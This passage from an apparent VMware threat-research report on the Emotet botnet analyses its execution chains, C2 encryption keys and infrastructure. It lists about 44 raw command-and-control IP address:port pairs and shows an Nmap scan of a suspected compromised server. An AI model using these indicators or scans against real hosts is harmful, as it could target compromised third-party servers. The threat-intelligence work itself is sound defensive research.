In the dataset, we identified 139 unique program chains and 20,955 unique invocation chains. This is not surprising because samples often make minor changes to the invocation parameters to make each infection process unique. This makes detection via static signatures alone more challenging. The reason why the number of invocation chains is bigger than the total number of samples with non-trivial execution chains is because a sample might produce different chains whether it is executed in Windows 7 or in Windows 10.

Figure 15 shows the percentage of samples that belong to the top program chains. Each program chain is characterized by a unique hash that is the result of applying a hashing function to the string representations of the programs involved and their subsequent relationships. In essence, this is the tree structure in canonical format. Note that the distribution shows the top four execution chains account for approximately 80 percent of the samples.

UNDERSTANDING EXECUTION CHAINS




Figure 15: The distribution of samples across the top program chains.

Figures 16, 17 and 18 show that the complexity of the program chains are inversely proportional to the distribution in the dataset. For example, the most popular chain shows a simple three-stage attack involving the execution of Excel and regsvr32.exe. The second most popular chain shows the same attack chain as the first but with an additional stage (regsvr32.exe). Finally, examining the fifth most popular chain shows a much more complex attack.



Figure 16: The most popular program chain.



Figure 17: The second most popular program chain.

The top four execution chains account for approximately 80 percent of the samples.

UNDERSTANDING EXECUTION CHAINS





Figure 18: The fifth most popular program chain.

To highlight the clusters of program chains, the VMware Threat Analysis Unit used a sampling mechanism to make sense of the large sample size.



19a.

19b.


Figure 19: The confusion matrix and clustering dendrogram for the program chains (a) and invocation chains (b) of a random sampling of Emotet samples.

In Figure 19, (a) shows that there are large clusters of similar program chains with only small changes between the major clusters. It is interesting to notice the size of the cluster shown in Figure 19 is directly proportional to the distribution of the program chains shown in Figure 15. More specifically, clusters a1, a2 and a3 correspond to the first, second and third most popular program chains, respectively.


If we take into account the parameters passed to the various programs, the analysis shows a more diverse set of patterns, as expected (see (b) in Figure 19). For example, within cluster a1, there are two subclusters (b1 and b2) that show the same program chain but with slightly different invocation chains. In particular, the payload executed by regsvr32.exe differs within the two subclusters.

UNDERSTANDING EXECUTION CHAINS

If we look at the execution chains and their appearance in chronological order (see Figure 20), we notice a similar pattern of clusters, showing the evolution of the infection techniques through time.




20a.



20b.

Figure 20: The confusion matrix of the program chains (a) and invocation chains (b) of a random sampling of the dataset, in chronological order.

It is interesting to notice that just by ordering the program and invocation chains produced by the samples over time, various patterns emerged without having to resort to clustering. The temporal relationship between clusters is better captured with a diagram that shows the appearance of samples belonging to the identified clusters.



UNDERSTANDING EXECUTION CHAINS




Figure 21: The timeline of samples observed from the top clusters of execution chains.

Figure 21 shows that, in the second half of January, there was a very diverse set of execution chains, which means that Emotet was pushing samples with very different execution behaviors. This might be an attempt to evade detection by diversifying the exploitation process, or it could be the result of a vast affiliate program that has many different actors spreading Emotet via various techniques.

MAPPING THE EMOTET INFRASTRUCTURE

To track the evolution of Emotet's C2 infrastructure, the VMware Threat Analysis Unit developed techniques and tools to extract the configuration files used by the samples.¹⁸

We also programmatically queried the malware distributors for updates and additional samples, which is detailed later.

Historically, Emotet has had several infrastructures, called Epochs. Epochs 1, 2 and 3 were mostly seen before the January 2021 takedown. Epochs 4 and 5 were introduced after Emotet resurfaced. The Epoch number of a sample is typically identified by the public encryption keys contained in the C2 configuration of the sample.

Though Emotet samples of different Epochs keep their configuration data in different formats, they all share one common approach: They all store their configuration in an encrypted DLL (the internal DLL). This internal DLL is embedded into the executable payload.

Emotet uses a number of techniques to resist analysis, both static and dynamic, as well as to prevent the extraction of the configuration file, which contains the endpoints that are going to be used to upload information about the compromised hosts and receive updates with the threats to be installed.

In the Extracting Emotet configuration section of the Appendix, the VMware Threat Analysis Unit presents the technical details on how to extract the Emotet configuration data. During the analysis period (January 1, 2022–June 30, 2022), Emotet radically changed the way in which the configuration data was obfuscated. We have provided the analysis in the Appendix that covers both techniques.

The ability to de-obfuscate the configuration data allowed us to perform an analysis of the endpoints used by Emotet to control and update its botnet. The evaluation dataset we used for the analysis contained 24,276 unique Emotet DLL payloads. In this dataset, 26.7 percent of the payloads were dropped by Excel documents, which we observed in the VMware Contexta customer telemetry (see (A) in Figure 22). The rest of the payloads were manually submitted by customers using the NSX Sandbox API. We also looked at the instruction set architecture (ISA) of the DLLs; the dataset comprises both 32-bit and 64-bit payloads (see (B) in Figure 22). As we reported earlier,¹⁹ Emotet started to migrate to 64-bit modules in April 2022.

MAPPING THE EMOTET INFRASTRUCTURE




Figure 22: (A) shows the DLL payload origin breakdown: 26.7 percent of the evaluated DLLs were dropped by Excel documents that were observed in the VMware Contexta customer telemetry, and 73.3 percent were submitted by customers through the NSX Sandbox API. (B) shows the ISA distribution of the DLLs.

Using the VMware Threat Analysis Unit C2 configuration extraction tool, we successfully extracted the C2 configuration data from 24,276 Emotet DLL payloads (98 percent of the dataset shown in Figure 22). The C2 configuration data extracted from each DLL payload sample comprises a pair of encryption keys and a list of IP address:port pairs.

Encryption keys and Epoch distribution

Prior to its takedown,⁸ Emotet had three sub-botnets: Epochs 1, 2 and 3. All of them leveraged a single hard-coded RSA public key. This key was used to encrypt an AES encryption key that was generated on-the-fly to encrypt the network traffic between an infected machine and the C2 servers. In the samples from recent attacks, we found the attackers evolved the architecture to use two keys in the communication protocols, labeled ECK1 and ECS1. According to an early report,²⁰ these are two elliptic curve cryptography (ECC) public keys used for asymmetric encryption. ECK1 is a hard-coded elliptic-curve Diffie-Hellman (ECDH) public key for encryption, and ECS1 is a hard-coded elliptic-curve digital signature algorithm (ECDSA) public key for data validation. There are two distinct pairs of such public keys extracted from our dataset, which correspond to Epoch 4 and 5 botnets:^{*}

Epoch 4

ECK1: RUNLMSAAAADzozW1Di4r9DVWzQ
pMKT588RDdy7BPILP6AiDOTLYMH
kSWvrQO5lrbmr1OvZ2Pz+AQWzRM
ggQmAtO6rPH7nyx2

ECS1: RUNTMSAAAABAX3S2xNjcDD0fBn
o33Ln5t71eii+mofIPoXkNFOX1Meiw
Ch48iz97kB0mJGGZXwardnDXKx18
GCHGNIOPFj5

Epoch 5

ECK1: RUNLMSAAAADYNZPY4tQxd/N4
Wn5sTYAm5tUOxY2ol1ELrl4MNhH
Ni640vSLasjYTHpFRBoG+o84vtr7A
JachCzOHjaAJFCW

ECS1: RUNTMSAAAAD0LxqDNhonUYwk8s
qo7IWuUllRdUiUBnACc6romsQoe1Y
JD7wle4AheqYofpZFucPDXCZ0z9i+
ooUffqeoLZUO

*ECK1/ECS1 keys are Base64 encoded

MAPPING THE EMOTET INFRASTRUCTURE

Figure 23 shows the breakdown of IP addresses, DLL payloads, and corresponding documents for Epochs 4 and 5. There were 328 unique IP addresses extracted from the DLL payloads. 60.8 percent of them belong to the Epoch 4 botnet, while 38.6 percent belong to the Epoch 5 botnet. There is only one IP address (217.182.143[.]207, with port 443) that appears in both botnets (see (A) in Figure 23). This largely confirms the findings of a Bleeping Computer report stating that each Epoch has different C2 servers.²¹ A distinct C2 infrastructure used by each Epoch not only greatly increases the overall redundancy, it also makes its tracking more challenging. For instance, if one Epoch is taken down or is under maintenance, the Emotet actors can keep the other Epoch running. They can even move bots from one Epoch to another, according to the Bleeping Computer report.




Figure 23: The IP address distribution between Epochs.

The IP address distribution shown in (A) in Figure 23 suggests that the Epoch 4 botnet has more C2 servers than Epoch 5. (B) in Figure 23 shows the DLL distribution based on different Epochs, which implies that nearly 57 percent of the Emotet DLLs were associated with Epoch 5. Of the DLLs dropped by Excel documents (26.7 percent of all evaluated DLLs, as shown in (A) in Figure 22), more than 80 percent of the documents were associated with the Epoch 4 botnet (see (C) in Figure 23).

IP address:port analysis

IP count distribution

The VMware Threat Analysis Unit analyzed the number of IP address:port pairs extracted from the C2 configuration data of the DLL payloads and found it varies from 20 to 63. This means 47 IP address:port pairs were generated on average per DLL.

In terms of IP address count distribution among all the DLL payloads, the top count goes to IP address 217.182.143[.]207, which appeared nearly 14,000 times out of the 23,811 DLLs. This is the same IP address seen in Epochs 4 and 5, as discussed earlier. According to RiskIQ's IP address lookup,²² there are currently no hostnames resolving to this IP address. Though we don't know the underlying reason why this IP address has been included

MAPPING THE EMOTET INFRASTRUCTURE

in so many DLLs, it could be that this host remained compromised during all the attacks, or it may have been added by accident to both Epoch botnets. Figure 24 shows the full distribution of the 328 IP addresses contained in the 23,811 DLL payloads.

IP address:port pair set distribution

Apart from analyzing the distribution of individual IP addresses, the VMware Threat Analysis Unit also examined how often a full set of C2 server IP address:port pairs within a DLL payload appeared across all DLL payloads. We did this by linking the sorted IP address:port pairs extracted from the DLL payload as a string and then hashing the string. There were 89 unique hashes of the IP address:port strings.




Figure 24: IP address distribution.




Figure 25: The distribution of hashes of C2 IP address set strings.

As Figure 25 shows, there are four sets of IP address:port pairs that appeared more than 1,000 times in all DLL payloads. The most common set, which has been used more than 4,500 times, contains the following 44 IP address:port pairs:

185.148.168.220:8080	93.104.209.107:8080	103.85.95.4:8080	203.153.216.46:443
210.57.209.142:8080	178.62.112.199:8080	175.126.176.79:8080	68.183.93.250:443
104.248.225.227:8080	202.28.34.99:8080	59.148.253.194:443	5.56.132.177:8080
103.133.214.242:8080	196.44.98.190:8080	207.148.81.119:8080	118.98.72.86:443
116.124.128.206:8080	217.182.143.207:443	85.25.120.45:8080	54.37.228.122:443
45.71.195.104:8080	134.122.119.23:8080	103.8.26.17:8080	195.154.146.35:443
88.217.172.165:8080	37.44.244.177:8080	54.38.242.185:443	202.29.239.162:443
78.46.73.125:443	103.56.149.105:8080	51.68.141.164:8080	110.235.83.107:7080
78.47.204.80:443	103.41.204.169:8080	54.38.143.246:7080	103.42.58.120:7080
37.59.209.141:8080	139.196.72.155:8080	194.9.172.107:8080	66.42.57.149:443
54.37.106.167:8080	68.183.91.111:8080	190.90.233.66:443	159.69.237.188:443

MAPPING THE EMOTET INFRASTRUCTURE

Network infrastructure reuse across payloads

To get a better understanding of how IP addresses are recycled across different payloads and campaigns, the VMware Threat Analysis Unit clustered all DLL payloads by the list of embedded network IoCs using a TF-IDF vectorizer, DBSCAN, and a cosine distance metric. We also kept track of the time when each sample was seen in the wild to better understand the duration of each single campaign. As Table 1 shows, there are 13 clusters. The largest one (cluster 0) contains 10,235 samples, which is more than 40 percent of the whole dataset, and spans a time horizon of almost three months. The two smallest clusters (11 and 12) contain only a handful of payloads (three and four, respectively). They likely represent early attempts to resurrect both Epochs, as the earliest time stamp was November 15, 2021.

Cluster	Epoch	Number of payloads	First time stamp	Last time stamp
0	5	10,235	March 15, 2022	June 18, 2022
1	5	1,289	Jan. 11, 2022	May 23, 2022
2	4	7,387	Jan. 11, 2022	May 23, 2022
3	4	2,511	June 3, 2022	June 30, 2022
4	5	661	June 27, 2022	June 30, 2022
5	5	433	June 2, 2022	June 13, 2022
6	5	795	June 13, 2022	June 29, 2022
7	4	188	May 17, 2022	May 20, 2022
8	4	201	May 20, 2022	May 23, 2022
9	5	100	Jan. 26, 2022	Feb. 4, 2022
10	4	4	May 20, 2022	May 22, 2022
11	4	3	Nov. 15, 2021	Dec. 7, 2021
12	4	4	Nov. 15, 2021	Jan. 4, 2022

Table 1: Payloads and clusters by IP addresses.

Network infrastructure reuse across time

The VMware Threat Analysis Unit further explored the time dimension by assigning each network indicator the set of time stamps when a DLL payload was seen in the wild. This gave us an approximation of the period during which a given network indicator was active.

For example, if a given IP address was included in the configuration data used by three different samples in January, February and March, it is fair to assume that the host was indeed compromised during this time.

We used this approach to determine a liveliness timeline. We then sorted and plotted the resulting liveliness timelines into clusters of DLL payloads (see Table 1) that included a specific IP address. IP addresses that were included in the same DLL payloads are also displayed, juxtaposed and colored with the same hue, so we could observe how the participation of network indicators lived and died during different campaigns.

Figures 26 and 27 show the timelines for Epochs 4 and 5, respectively.



MAPPING THE EMOTET INFRASTRUCTURE




Figure 26: Timeline of liveliness of network indicators belonging to Epoch 4 samples.




Figure 27: Timeline of liveliness of network indicators belonging to Epoch 5 samples.

MAPPING THE EMOTET INFRASTRUCTURE

IP geographic distribution

The VMware Threat Analysis Unit analyzed the geographic distribution of the 328 IP addresses (see Figure 28) to understand which countries were used to host the Emotet infrastructure. The analysis shows that more than 18 percent of the IP addresses were in the U.S., followed by Germany and France. Other popular regions included South Asia, Brazil, Canada, and the United Kingdom.




Figure 28: IP distribution map.

The most common port was 8080, which accounted for more than 50 percent of all the ports counted, followed by port 443 (HTTPS).

Port distribution

Every C2 server IP address comes with a specific port number. There were four commonly used ports found in the 329 IP address:port pairs of the 328 unique IP addresses (see Figure 29).

The most common port was 8080, which accounted for more than 50 percent of all the ports counted, followed by port 443 (HTTPS). Port 8080 is commonly used as a proxy port, suggesting that most of the C2 servers associated with the IP addresses were likely to be compromised legitimate servers used to proxy traffic to the real C2 servers. Using proxies to hide actual C2 servers is common in Emotet attacks. According to the findings of a report published in 2017,²³ Emotet actors run an Nginx reverse proxy on a secondary port (e.g., 8080) of a compromised server, which then relays requests to the actual sever. There was only one IP address (185.244.166[.]137) associated with two different ports: 443 and 8080.





Figure 29: Port distribution.



MAPPING THE EMOTET INFRASTRUCTURE

JARM fingerprint distribution

The Joint Architecture Reference Model (JARM) is an active Transport Layer Security (TLS) server fingerprinting tool used to identify and cluster servers based on their TLS configuration.²⁴ The VMware Threat Analysis Unit examined the distribution of JARM fingerprint hashes for the Emotet C2 server IP addresses.

At the time of this report, we were able to obtain JARM fingerprints for 297 of the 328 IP addresses by querying the IP addresses on VirusTotal. The remaining 31 IP addresses were missing the JARM fingerprint. The likely reason is that those C2 servers were offline at the time when VirusTotal checked their JARM fingerprints.

We assume that the JARM fingerprint hashes obtained from VirusTotal were based on the C2 servers' default HTTPS port (443). To verify this assumption, we scanned one of the C2 IP address:port pairs, 135.148.121[.]246:8080, with the JARM fingerprinting tool²⁵ (see Figure 30). The tool allows you to specify a specific port (with option -p) when fingerprinting a server. If a port is not specified, it uses the default port of the server.

Figure 30: JARM fingerprinting IP address 135.148.121[.]246 with different ports.

As you can see from the Figure 30, the fingerprint hash 15d3fd16d29d29d00042d43d0000009ec686233a4398bea334ba5e62e34a01 is the same when scanning with the default port and port 443. This is the same JARM hash returned from VirusTotal when querying for the IP address.

However, when scanning the IP address with port 8080 (as highlighted in Figure 30), JARM failed to fingerprint the server (the fingerprint hash string was all zeros). In essence, the server refused to respond to JARM fingerprinting messages on port 8080, which we inferred to mean the port typically used for proxy service was closed. We confirmed this assumption with Nmap port scanning (see Figure 31).

MAPPING THE EMOTET INFRASTRUCTURE

```
nmap -sS -O -p443,8080 135.148.121.246
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-18 01:34 GMT
Nmap scan report for vps-3fc2a23f.vps.ovh.us (135.148.121.246)
Host is up (0.095s latency).

PORT      STATE    SERVICE
443/tcp    open     https
8080/tcp   closed   http-proxy
```

Figure 31: Port scanning with Nmap.

By using the RiskIQ Community tool, the VMware Threat Analysis Unit determined the IP address belongs to OVH (highlighted in Figure 32). OVH is a European internet service provider (ISP) that delivers server rental services. This ISP is not well known for abuse. As we can see from Figure 32, there are a few domains currently pointing to the IP address since July 2021, which existed before Emotet resurfaced. So, we have a good reason to believe that this is probably a legitimate web server that has been compromised.

The screenshot shows the RiskIQ interface with the search bar set to '135.148.121.246'. Key details shown include:

- First Seen: 2021-06-18
- Last Seen: 2022-03-17
- ASN: AS16276 - OVH
- Organization: OVH SAS
- Netblock: 135.148.0.0/17
- OVH-SAS: (selected)
- Routable: (unchecked)
- Categorize: (unchecked)
